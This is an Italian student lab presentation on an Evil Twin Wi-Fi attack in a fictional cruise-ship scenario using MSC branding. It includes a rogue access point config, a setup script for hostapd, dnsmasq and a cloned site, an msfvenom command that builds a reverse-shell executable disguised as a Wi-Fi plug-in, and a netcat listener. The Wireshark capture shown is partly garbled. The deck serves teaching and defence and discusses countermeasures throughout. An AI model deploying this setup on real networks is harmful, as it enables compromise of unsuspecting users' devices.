





Evil Twin Wi-Fi Security Lab

Daniele Spinelli, Simone Albano, Francesco Liuzzi e Gabriele Bicaku






DISCLAIMER



Simulazione didattica in un ambiente accademico controllato. MSC e i riferimenti visivi sono usati per uno scenario fittizio realistico. Il progetto non è affiliato né approvato da MSC Cruises e non formula affermazioni sulla sicurezza reale dei sistemi o delle infrastrutture MSC. WIPS e impatti finali sono illustrativi, non verificati su MSC.



SCENARIO

Nave da crociera fittizia



OBIETTIVO


Studiare il rischio Evil Twin e le contromisure in laboratorio



PROVE

Configurazione di una rete Wi-Fi di prova con hostapd e servizi DHCP/DNS.
Captive portal, analisi del traffico e dimostrazione di reverse shell su dispositivi di laboratorio. Payload ed eseguibili non inclusi.

Cyber Kill Chain: Le 7 fasi





Fase 1: Reconnaissance



Il «WIPS Response Testing» è presentato come modello didattico. Il materiale non verifica presenza o efficacia di un WIPS su navi o reti MSC.

- 1. Ambiente controllato con computer e dispositivi di prova;**
- 2. Access Point fittizio con SSID coerente con lo scenario;**
3. Analisi illustrativa di frame di deautenticazione con Wireshark. La risposta di un WIPS non è stata riprodotta o validata.
 - L'assenza di frame di deauth non dimostra, da sola, un basso livello di sicurezza o l'assenza di un WIPS.



Fase 1: Reconnaissance



MSC è un riferimento visivo dello scenario fittizio. Il nome «MSC Martano» del materiale originale non identifica un target reale verificato. Il layout del sito è stato usato per discutere la credibilità di un captive portal contraffatto.

La scarsa connettività in mare aperto è un'ipotesi narrativa: illustra come l'urgenza di collegarsi possa influenzare l'utente. Il materiale non dimostra disservizi reali, analisi delle tratte o debolezze della sicurezza MSC.



RECONNAISSANCE

Fase 1: Reconnaissance



~/Desktop/progettoTraghetto/config/hostapd.conf - Mousepad

File Edit Search View Document Help



```
1 # Interfaccia della chiavetta
2 interface=wlan0
3
4 # Nome della rete Wi-Fi che vedrà la vittima
5 ssid=MSCWlfi_Guest
6
7 # Canale di trasmissione
8 channel=6
9
10 # Modalità
11 hw_mode=g
12
13 # Driver
14 driver=nl80211
15
16 auth_algs=1
17 wpa=0
```

Killing these processes:

PID	Name
3083	hostapd

```
[2] Assegno IP Gateway (192.168.1.1) ...
[2.5] Abilito IP Forwarding ...
```

```
[4] Avvio HOSTAPD ...
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
✓ RADIO ATTIVA. Rete visibile come 'MSCWlfi_Guest'
```



RECONNAISSANCE



Wireshark - [Capturing from Wi-Fi]

File Edit View Go Capture Analyse Selentier Temitoring Window Tools Help

none

No.	Time	Source	Destination	Protocol	Length	Info
154	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
155	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
156	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
157	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
158	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
150	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
151	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
152	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
153	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1
154	12.345678	aa:bb:cc:dd:ee:ff	ff:ff:ff:ff:ff:ff	802.11	60	Deauthentication, Reason: Unspecified (1) from 192.168.1.1

> IEEE 802.11 Deauthentication, Flags: 0x0000

IEEE 802.11 Deauthentication, Flags: 0x0000

Flags ukers [0x00 61]

[nekerall Deauthentication]

Nemient Length: 2

Length is 3

.... 0x = IEEE 802.11 authentication

> = IEEE 802.11 authentication

.... Protocol Length: 1

Destination: Flags: 0x0000

> IEEE 802.11 Deauthentication, Flags: 0x0000

0000 3f ff 7f 72 40 03 6a 7f 60 66 48 89 02 63 03 68 ...1.....

0010 63 7f 71 8a 28 02 64 26 4d 60 85 00 00 00 00 001.. RI..1....

0020 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 001.....

0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00u.....

0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00F..

0050 20 00 00 00

Deautenticazione: esempio illustrativo, risposta WIPS non validata



Fase 1: Reconnaissance



Signal Monitoring: osservazione dello spettro radio per individuare Access Point non autorizzati o attività sospette;

Threat Intelligence: analisi delle minacce rilevanti per lo scenario e delle possibili contromisure;

Protezione dal phishing: canali ufficiali riconoscibili e formazione degli utenti. L'offuscamento HTML/CSS non impedisce copie visivamente simili.



Fase 2: Weaponization



Componenti documentati nel laboratorio:

- eseguibile di prova Plugin_MSC.exe e captive portal didattico;
 - uso di Msfvenom per la dimostrazione di reverse shell; payload ed eseguibili non inclusi nella versione pubblica;
 - adattamento di una pagina HTML di mscrocieri.it come riferimento visivo per il portale. Nessuna verifica su sistemi MSC.



Fase 2: Weaponization




```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=4444 -f exe -o /var  
/www/html/Plugin_MSC.exe  
[sudo] password for kali:  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t  
he payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of exe file: 7168 bytes  
Saved as: /var/www/html/Plugin_MSC.exe  
(kali@kali)~  
$
```

Prova in laboratorio · eseguibile non incluso



Fase 2: Weaponization





Fase 3: Delivery



Nel laboratorio è stata creata la rete aperta MSCWifi_Guest. Il suffisso «Guest» illustra il ruolo del nome nella fiducia dell'utente. Il client di prova viene reindirizzato al captive portal tramite i servizi DHCP/DNS documentati. Il confronto con una rete privata appartiene allo scenario simulato.

 MSCWifi_Guest

 MSCWifi

```
1 #!/bin/bash
2
3 # Funzione di pulizia quando premi CTRL+C
4 function cleanup {
5     echo " "
6     echo "___ CHIUSURA IN CORSO ___"
7     sudo killall hostapd dnsmasq
8     sudo service apache2 stop
9     sudo iptables --flush
10    sudo iptables -t nat --flush
11    sudo ifconfig wlan0 0.0.0.0
12    sudo ifconfig wlan0 down
13    sudo iwconfig wlan0 mode managed
14    sudo systemctl start NetworkManager
15    echo "___ PULIZIA COMPLETATA. ORA PUOI RICONNETTERTI AL WIFI ___"
16    exit
17 }
18
19 trap cleanup SIGINT
20
21 # 1. PULIZIA INIZIALE
22 echo " "
23 echo "[1] Preparazione Scheda di Rete..."
24 sudo systemctl stop NetworkManager
25 sudo airmon-ng check kill
26 sudo killall hostapd dnsmasq wpa_supplicant dhclient 2>/dev/null
27 sudo iptables --flush
28 sudo iptables -t nat --flush
29
30 # 2. CONFIGURAZIONE IP (PRIMA DI HOSTAPD)
31 # È fondamentale dare l'IP prima che parta il servizio radio
32 echo "[2] Assegno IP Gateway (192.168.1.1)..."
33 sudo ifconfig wlan0 up
34 sudo ifconfig wlan0 192.168.1.1 netmask 255.255.255.0
35 sleep 2
36
37 # 3. AVVIO WEB SERVER
38 echo "[3] Avvio Sito Clone (Apache)..."
39 sudo service apache2 restart
40
41 # 4. AVVIO RADIO (HOSTAPD)
42 echo " "
43 echo "[4] Avvio HOSTAPD..."
44 # Avviamo hostapd ma senza bloccare lo script subito, per controllare se parte
45 sudo hostapd hostapd.conf &
46 HOSTAPD_PID=$!
47 sleep 5
48
49 # Controlliamo se hostapd è ancora vivo
50 if ! ps -p $HOSTAPD_PID > /dev/null; then
51     echo "❌ ERRORE! Hostapd è crashato! Controlla hostapd.conf"
52     cleanup
53 fi
54
55 echo "✅ RADIO ATTIVA. Rete visibile come 'TraghettoWifi'"
56 echo " "
57
58 # 5. RIAVVIO CONFIGURAZIONE IP (SICUREZZA)
59 # A volte hostapd resetta l'IP partendo. Lo rinforziamo per sicurezza.
60 sudo ifconfig wlan0 192.168.1.1 netmask 255.255.255.0
61
62 # 6. AVVIO DHCP (DNMASQ)
63 echo "[5] Avvio DNSMASQ (Log Connessioni in tempo reale)..."
64 echo ">>> ORA COLLEGA IL TELEFONO <<<"
65 # -d tiene il processo in primo piano così vedi i log DHCPACK
66 sudo dnsmasq -C dnsmasq.conf -d
67
68 # Quando dnsmasq viene chiuso (o lo script termina), andiamo alla pulizia
69 wait $HOSTAPD_PID
```



MSCWifi_Guest
MSCWifi



Fase 3: Delivery



Il WIPS è discusso come contromisura per la rete wireless. Può rilevare Access Point non autorizzati; la protezione del file eseguibile riguarda invece l'endpoint. Le misure di contenimento dipendono da configurazione e contesto. La deautenticazione è un esempio illustrativo, non una risposta universale né un comportamento verificato sui sistemi MSC.





Fase 4: Exploitation



Il captive portal simula la richiesta di installare un componente Wi-Fi. Il layout riconoscibile e la scarsa connettività ipotizzata spiegano il social engineering: l'utente potrebbe fidarsi del pulsante «Scarica Plug-in». La dimostrazione riguarda il client di laboratorio, non passeggeri reali.






Fase 4: Exploitation



- Windows SmartScreen: può mostrare avvisi per file con reputazione insufficiente. Firma digitale e reputazione sono elementi distinti; la schermata è illustrativa e non prova una verifica specifica della firma MSC.
- Formazione del personale: contromisura proposta. Rendere riconoscibile la rete ufficiale, scoraggiare installazioni inattese e trattare richieste anomale come possibili incidenti. Non si descrivono pratiche MSC verificate.



Fase 4: Exploitation



Avviso SmartScreen illustrativo



Fase 5: Installation



- Obiettivo didattico: osservare l'avvio del file di prova e il processo risultante.
- Esecuzione manuale sul dispositivo di laboratorio del file Plugin_MSC.exe, non allegato.
Il vettore illustrato è il social engineering; non è documentato lo sfruttamento di una vulnerabilità software.
Il messaggio di errore simulato appartiene alla narrazione del laboratorio, non a un servizio MSC reale.



Fase 5: Installation



Antivirus e protezione degli eseguibili sono parte delle difese, insieme a formazione, controllo delle applicazioni ed EDR. Prodotti citati nel materiale originale, senza confronto di efficacia:

Avast
Norton
AVG






Fase 6: Command and Control



Il materiale documenta una sessione reverse shell dal dispositivo di prova alla macchina di laboratorio, con Netcat in ascolto sulla porta 4444. La prova illustra l'interazione con la shell del sistema remoto e i rischi associati. Non riguarda sistemi MSC e non include il file eseguibile.



Killing these processes:

PID	Name
3083	hostapd

[2] Assegno IP Gateway (192.168.1.1) ...

[2.5] Abilito IP Forwarding ...

[2.6] Configuro IPTables ...

[3] Avvio Sito Clone

[4] Avvio HOSTAPD ...

wlan0: interface state UNINITIALIZED→ENABLED

wlan0: AP-ENABLED

✓ RADIO ATTIVA. Rete visibile come 'MSCWifi_Guest'



Fase 6: Command and Control



Reverse shell su un dispositivo di prova

Netcat: sessione remota e informazioni di sistema

Directory osservate nel laboratorio; schermate con dati personali rimosse



Fase 6: Command and Control



Un client su un Access Point estraneo può ridurre la visibilità della rete legittima.

La protezione degli endpoint resta quindi rilevante.

Un EDR può rilevare attività sospette e contenere processi o connessioni secondo capacità e policy. Contromisura discussa, non risultato verificato su MSC.



Fase 7: Actions on Objectives



- Data Exfiltration: possibile rischio di sottrazione di file sensibili dopo una compromissione; non dimostrato nel laboratorio.
- Ransomware: possibile impatto teorico. Il materiale non documenta cifratura di dati o richieste di riscatto.

Impatti
teorici



Fase 7: Actions on Objectives



ACTIONS ON OBJECTIVES



Il Task Manager può aiutare a individuare il processo di prova, ma terminarlo non garantisce la risoluzione di un incidente. Sono rilevanti contenimento, analisi dell'endpoint e ripristino controllato. Le misure sono discusse come contromisure del laboratorio.

Competenze sviluppate

hostapd · DHCP/DNS · captive portal

Wireshark · analisi della deautenticazione

Netcat · reverse shell in laboratorio

Cyber Kill Chain · social engineering

WIPS · SmartScreen · antivirus · EDR